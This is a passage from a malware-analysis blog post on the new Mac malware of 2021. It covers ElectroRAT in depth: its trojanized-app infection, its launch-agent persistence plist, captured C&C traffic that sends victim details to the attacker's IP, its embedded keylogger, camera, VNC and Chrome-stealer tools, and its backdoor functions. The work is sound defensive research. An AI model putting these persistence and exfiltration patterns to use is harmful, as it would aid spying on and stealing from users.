

# The Mac Malware of 2021

a comprehensive analysis of the year's new malware!

by: Patrick Wardle / January 1, 2022

Objective-See's research, tools, and writing, are supported by the "Friends of Objective-See" such as:



1Password



Jamf



Mosyle



Kandji




CleanMyMac X



Kolide

  Want to play along?

All samples covered in this post are available in our [malware collection](#).


...just please don't infect yourself! 

## Printable

A printable (PDF) version of this report can be downloaded here:

[The Mac Malware of 2021.pdf](#)

## Background


Goodbye, and good riddance 2021 ...and hello 2022! 

For the sixth year in a row, I've put together a blog post that comprehensively covers all the new Mac malware that appeared during the course of the year.

While the specimens may have been reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover all the new Mac malware of 2021 - in one place ...yes, with samples of each malware available for download!

After reading this blog post, you should have a thorough understanding of recent threats targeting macOS. This is especially important as Apple continues to make [significant inroads into the enterprise](#):

COMPUTERWORLD



NEWS ANALYSIS

## 2021 — the year Apple became a big player in enterprise tech

In a few years' time, when peering back through the coronavirus fog, we'll fully understand that 2021 is the year Apple truly entered the enterprise.

...and unsurprisingly macOS malware continues following suit!

In this blog post, we focus on new Mac malware specimens or significant new variants that appeared in 2021. Adware and/or malware from previous years, are not covered.

However at the end of this blog, I've included a section dedicated to these other threats, that includes a brief overview, and links to detailed write-ups.

For each malicious specimen covered in this post, we'll identify the malware's:

- **Infection Vector:**  
How it was able to infect macOS systems.
- **Persistence Mechanism:**  
How it installed itself, to ensure it would be automatically restarted on reboot/user login.
- **Features & Goals:**  
What was the purpose of the malware? a backdoor? a cryptocurrency miner? or something more insidious...


Also, for each malware specimen, I've added a direct download link to the malware specimen, case you want to follow along with my analysis or dig into the malware more!

## 🔧 Malware Analysis Tools & Tactics

Throughout this blog, I reference various tools used in analyzing the malware specimens. While there are a myriad of malware analysis tools, these are some of my favorites, and include:

- ProcessMonitor  
My open-source utility that monitors process creations and terminations, providing detailed information about such events.
- FileMonitor  
My open-source utility that monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- WhatsYourSign  
My open-source utility that displays code-signing information, via the UI.
- Netiquette  
My open-source light weight network monitor.
- lldb  
The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- Hopper Disassembler  
A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" ...or malware specimens!

📖 Interested in general Mac malware analysis techniques?



You're in luck, as I've written an entire (free) book on this very topic:

[The Art Of Mac Malware, Vol. 0x1: Analysis](#)

# Timeline

Below, is a timeline highlighting the new macOS malware of 2021:

## ElectroRAT

01/2021

A cross-platform RAT, designed to steal information from cryptocurrency users.



## SilverSparrow

02/2021

Compiled to natively execute on Apple Silicon (M1/arm64), this payload-less malware, affected ~30,000 Macs.



## XcodeSpy

03/2021

Spreading via malicious Xcode projects, this malware installs a custom variant of the EggShell backdoor.



## ElectrumStealer

03/2021

Inadvertently notarized by Apple, this targeted cryptocurrency users via a backdoored Electrum wallet.



## WildPressure

06/2021

A cross-platform Python backdoor, with a propensity for Middle-Eastern victims.



## XLoader

07/2021

A cross-platform password stealer, for sale on underground forums.



## ZuRu

09/2021



Spread via malicious sponsored search results, exfiltrates extensive survey data, before installing a Cobalt Strike agent.



### MacMa

11/2021

A persistent (likely nation-state) macOS implant, deployed via 0-day/n-day exploits.

## OSX.ElectroRAT

ElectroRAT is a cross-platform remote "administration" tool (RAT), designed to steal information from cryptocurrency users.

↓ Download: OSX.ElectroRAT (password: infect3d)

ElectroRAT was uncovered by Intezer, who note:

*"we discovered a wide-ranging operation targeting cryptocurrency users, estimated to have initiated in January 2020. This extensive operation is composed of a full-fledged marketing campaign, custom cryptocurrency-related applications and a new Remote Access Tool (RAT) written from scratch."*

*[its main goal appears to] ...steal personal information from cryptocurrency users" -Intezer*



### Writeups:

- "Discharging ElectroRAT"
- "Operation ElectroRAT: Attacker Creates Fake Companies to Drain Your Crypto Wallets"



**Infection Vector:** Trojanized/Fake Crypto-Currency Applications

In terms of its infection vector, Intezer noted the use of trojanized/fake crypto currency applications :

*"These [malicious] applications were promoted in cryptocurrency and blockchain-related forums such as bitcointalk and SteemCoinPan. The promotional posts, published by fake users, tempted readers to browse the applications' web pages, where they could download the application without knowing they were actually installing malware." -Intezer*



eTrader 0.1.0




eTrader.app




Applications

eTrader app, containing ElectroRAT



eTrader app, containing ElectroRAT

If the user is tricked into downloading and running the application, they will inadvertently infect themselves with `ElectroRAT`. The malware is found within the trojanized application bundle, as a binary named `mdworker`



eTrader app, containing ElectroRAT

Via a [ProcessMonitor](#), we see that the trojanized application (whose pid is 1350) will execute this `mdworker` binary (via `bash`):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
    ],
    "ppid" : 1350,
    "architecture" : "Intel",
    "path" : "/bin/sh",
    "name" : "sh",
    "pid" : 1355
  }
}
```



**Persistence:** Launch Item

OSX.ElectroRAT persists as a launch agent (`mdworker.plist`).

When the trojanized eTrader application is launched, the `mdworker` binary is executed, and creates a launch agent plist, `~/Library/LaunchAgents/mdworker.plist`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/mdworker.plist",
    "process" : {

      "uid" : 501,
      "arguments" : [
        "/bin/sh",
        "-c",
        "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
      ],
      "ppid" : 1350,

      "architecture" : "Intel",
      "path" : "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker",
      "name" : "mdworker",
      "pid" : 1351
    }
  }
}
```

The launch agent plist (`mdworker.plist`) references a `.mdworker` binary, which is a copy of the `Utils/mdworker` binary (aka the malware):

```
% cat ~/Library/LaunchAgents/mdworker.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>mdworker</string>
    <key>ProgramArguments</key>
    <array>
      <string>/Users/user/.mdworker</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

As the `RunAtLoad` is set to `true` the OS will automatically (re)launch the malware each time the user (re)logs in.



**Capabilities:** Persistent Backdoor (+ embedded binaries).

In a Twitter thread, [Avigayil](#) (the security researcher at Intezer) notes that the malware first “*queries a raw pastebin page to retrieve the C&C IP address*”:





Avigayil Mechtinger @AbbyMCH · Jan 5, 2021



[1/7] Operation #ElectroRAT is a new campaign that takes sizable measures to steal crypto wallets. For more information about the operation - [intezer.com/blog/research/...](https://intezer.com/blog/research/...)

The following is a technical analysis->

[@IntezerLabs](#)



ElectroRAT: Attacker Creates Fake Companies to Drain Crypto...  
Wide-spread campaign already with thousands of victims promotes trojanized applications on niche cryptocurrency ...  
[intezer.com](https://intezer.com)



Avigayil Mechtinger  
@AbbyMCH

[2/7] Upon execution, ElectroRAT queries a raw pastebin page to retrieve the C&C IP address. The malware then calls the registerUser function, which creates and sends a user registration Post request to the C&C.

```
POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 134
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"eeeb5d54-7880-42a7-b542-739bbc26cf4b","mac_name":"User-PC","os_version":"6.1.7601","user_name":"USER-PC\\admin","os":"windows"}HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Thu, 24 Dec 2020 14:27:04 GMT
Connection: keep-alive

{}
```

4:54 AM · Jan 5, 2021



4   Reply   Share this Tweet

[Read 2 replies](#)

Via Wireshark, we can confirm the macOS variant of ElectroRAT performs these same actions. First querying pastebin:

Capturing from Wi-Fi: en0

ip.addr==192.168.86.221

Source	Destination	Protocol	Info
192.168.86.221	192.168.86.1	DNS	Standard query 0x7267 A pastebin.com
192.168.86.221	192.168.86.1	DNS	Standard query 0xef65 AAAA pastebin.com
192.168.86.1	192.168.86.221	DNS	Standard query response 0x7267 A pastebin.com A 104.23..
192.168.86.1	192.168.86.221	DNS	Standard query response 0xef65 AAAA pastebin.com AAAA ..

...and then once the address of the command and control server (213.226.100.140) is retrieved, connects out (with some basic information about infected machine):

Wireshark · Follow TCP Stream (tcp.stream eq 15) · Wi-Fi: en0

```

POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 127
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"564D028C-69EF-7793-5BD9-8CC893CB8C8D","mac_name":"users-
mac.lan","os_version":"19.6.0","user_name":"user","os":"darwin"}

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Wed, 06 Jan 2021 00:00:09 GMT
Connection: keep-alive

{}

```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (581 bytes) Show and save data as ASCII Stream 15

Find:  Find Next

Help Filter Out This Stream Print Save as... Back Close

Once the malware has checked in with the command and control server, it acts upon any (remote) tasking:



Avigayil Mechtinger @AbbyMCH · Jan 5, 2021



Replying to @AbbyMCH

[4/7] The malware sends a GET request to the C&C with the victim's machine ID as a parameter. ElectroRAT, then changes the communication protocol between the C&C and RAT to WebSocket. Next, the malware keeps alive WebSocket communication and waits for a command from the C&C.

```

GET /?id=eeeb5d54-7880-42a7-b542-739bbc26cf4b HTTP/1.1
Host: 213.226.100.140:3001
User-Agent: Go-http-client/1.1
Connection: Upgrade
Sec-WebSocket-Key: ZkhzbvtmYPeeNKZ8odRKmw==
Sec-WebSocket-Version: 13
Upgrade: websocket

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: 8mnawQlulp8amGeU369ouXb/Nx4=

..B...)a..#h..' .    keepalive...4...uQ...X...{.
keepalive.... ...E...I...    keepalive..v    .p.lk..eg..

```



Avigayil Mechtinger

@AbbyMCH

[5/7] Commands received from the C&C are parsed by the RAT using corresponding functions before sending a message back with the response. The commands are sent as a json structure with the following keys: type, uid and data for additional parameters needed for the command.

<pre> mov     [rsp+228h+var_4c0_gcuaco], rax mov     rcx, [rsp+228h+path.len] ; path mov     [rsp+228h+path.len], rcx mov     rdx, [rsp+228h+ip_0.str] ; path mov     [rsp+228h+ip.array], rdx mov     rbx, [rsp+228h+ip_0.len] mov     [rsp+228h+ip.len], rbx mov     [rsp+228h+cap], rax mov     [rsp+228h+_r2], rcx call    main_uploadFile mov     rax, [rsp+228h+var_200] mov     rcx, [rsp+228h+_r1] mov     rdx, [rsp+228h+&amp;command] mov     rdx, [rdx+10h] ; elem mov     [rsp+228h], rdx mov     [rsp+228h], rcx mov     [rsp+228h], rax lea     rax, x.d.hashHead+5908h mov     [rsp+228h+ip.array], rax lea     rcx, [rsp+228h] ; t mov     [rsp+228h+ip.len], rcx call    runtime_convT2E mov     rax, [rsp+228h+_r2] mov     rcx, [rsp+228h+cap] ; _r2 mov     [rsp+228h+ip.array], rcx ; _r1 mov     [rsp+228h+ip.len], rax call    encoding_json_Marshal mov     rax, [rsp+228h+_r1] mov     rcx, [rsp+228h+_r2] ; _r2 mov     rdx, [rsp+228h+ip.cap] ; _r2 mov     rbx, [rsp+228h+c] mov     [rsp+228h+ip.array], rbx ; data mov     [rsp+228h+ip.len], 1 mov     [rsp+228h+ip.cap], rdx </pre>	<pre> tRZ+c.. h..hz.. 7 +t.){"type":"Sc [.)..aj..me.V \$ "Get folder v .p 3z..l"R. `z. </pre>
---	---

4:54 AM · Jan 5, 2021



4 Reply Share this Tweet

Read 1 reply

Avigayil also notes that:

"The attacker uses go-bindata to embed additional binaries within the malware"

In my [write-up](#) on the macOS variant of ElectroRAT, I describe how to extract these embedded binaries.

These binaries include:

- darwinCam (SHA1: 7e0a289572c2b3ef5482dded6019f51f35f85456):

This is ImageSnap ...a [well-known \(open-source\)](#) commandline utility for capturing images via the infected device's camera:

```
./darwinCam -h

USAGE: ./darwinCam [options] [filename]
Version: 0.2.5
Captures an image from a video device and saves it in a file.
If no device is specified, the system default will be used.
If no filename is specified, snapshot.jpg will be used.
Supported image types: JPEG, TIFF, PNG, GIF, BMP
-h          This help message
-v          Verbose mode
-l          List available video devices
-t x.xx    Take a picture every x.xx seconds
-q          Quiet mode. Do not output any text
-w x.xx    Warmup. Delay snapshot x.xx seconds after turning on camera
-d device  Use named video device
```

- darwinChrome (SHA1: 4bb418ba9833cd416fd02990b8c8fd4fa8c11c0c):

Via embedded strings, we can determine that the darwinChrome was packaged up with PyInstaller. As such can use the [pyinstxtractor](#) utility, to extract (unpackage) its contents:

```
$ python pyinstxtractor.py darwinChrome
[+] Processing darwinChrome
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 5155779 bytes
[+] Found 109 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: Apple.pyc
[+] Found 335 files in PYZ archive
[+] Successfully extracted pyinstaller archive: darwinChrome
```

This produces several files including a compiled Python file, `Apple.pyc`. Via an online decompiler we can then recover `Apple.pyc`'s Python source code, and reveal that it is a Chrome password stealer.

- darwinKeylogger (SHA1: 3bcbfc40371c8d96f94b5a5d7c83264d22b0f57b):

This binary appears to be a basic macOS keylogger based on the open-source [Swift-Keylogger](#) project (that (ab)uses `IOHIDManagerCreate / IOHIDManagerRegisterInputValueCallback`).

- darwinVnc (SHA1: 872da05c137e69617e16992146ebc08da3a9f58f):


This binary appears to the well known [OSXvnc](#), a "robust, full-featured VNC server for MacOS X":

```
./darwinVnc -h

Available options:

-rfbport port          TCP port for RFB protocol
-rfbwait time         Maximum time in ms to wait for RFB client
-rfbnoauth             Run the server without password protection
-rfbauth passwordFile Use this password file for VNC authentication
                      (use 'storepasswd' to create a password file)
-rfbpass              Supply a password directly to the server
```

ElectroRAT also supports a variety of built-in standard backdoor capabilities ...such command execution, file upload/download and more. We can see the functions that implement this logic within the malware's binary, by searching for "main.":



The screenshot shows a debugger interface with a search bar containing 'main.'. Below the search bar, there is a 'Tag Scope' section and a table of search results. The table has four columns: 'Idx', 'Name', 'Blo...', and 'Size'. The results list various functions starting with '\_main.' such as '\_main.ExecConsole', '\_main.downloadFile', and '\_main.main'.

Idx	Name	Blo...	Size
8...	_main.ExecConsole	5	212
8...	_main.downloadFile	7	678
8...	_main.FolderContent	18	128E
8...	_main.HideFile	9	285
8...	_main.getMachineID	7	168
8...	_main.main	21	806
8...	_main.getOsInfo	3	370
8...	_main.killProcessMac	7	305
8...	_main.getProcessList	14	734
8...	_main.registerUser	29	104E
8...	_main.keepAlive	9	275
8...	_main.createConnectionFlag	13	520
8...	_main.socketConnect	26	1972
8...	_main.getUserPath	5	188
8...	_main.copyAppToStartDir	13	1136
8...	_main.setAutostart	12	452
8...	_main.uploadFile	29	1004
8...	_main.zipit	19	1017
8...	_main.uploadFolder	29	1050

built-in capabilities

**Avigayil** sums this up well:

*"ElectroRAT is extremely intrusive.*

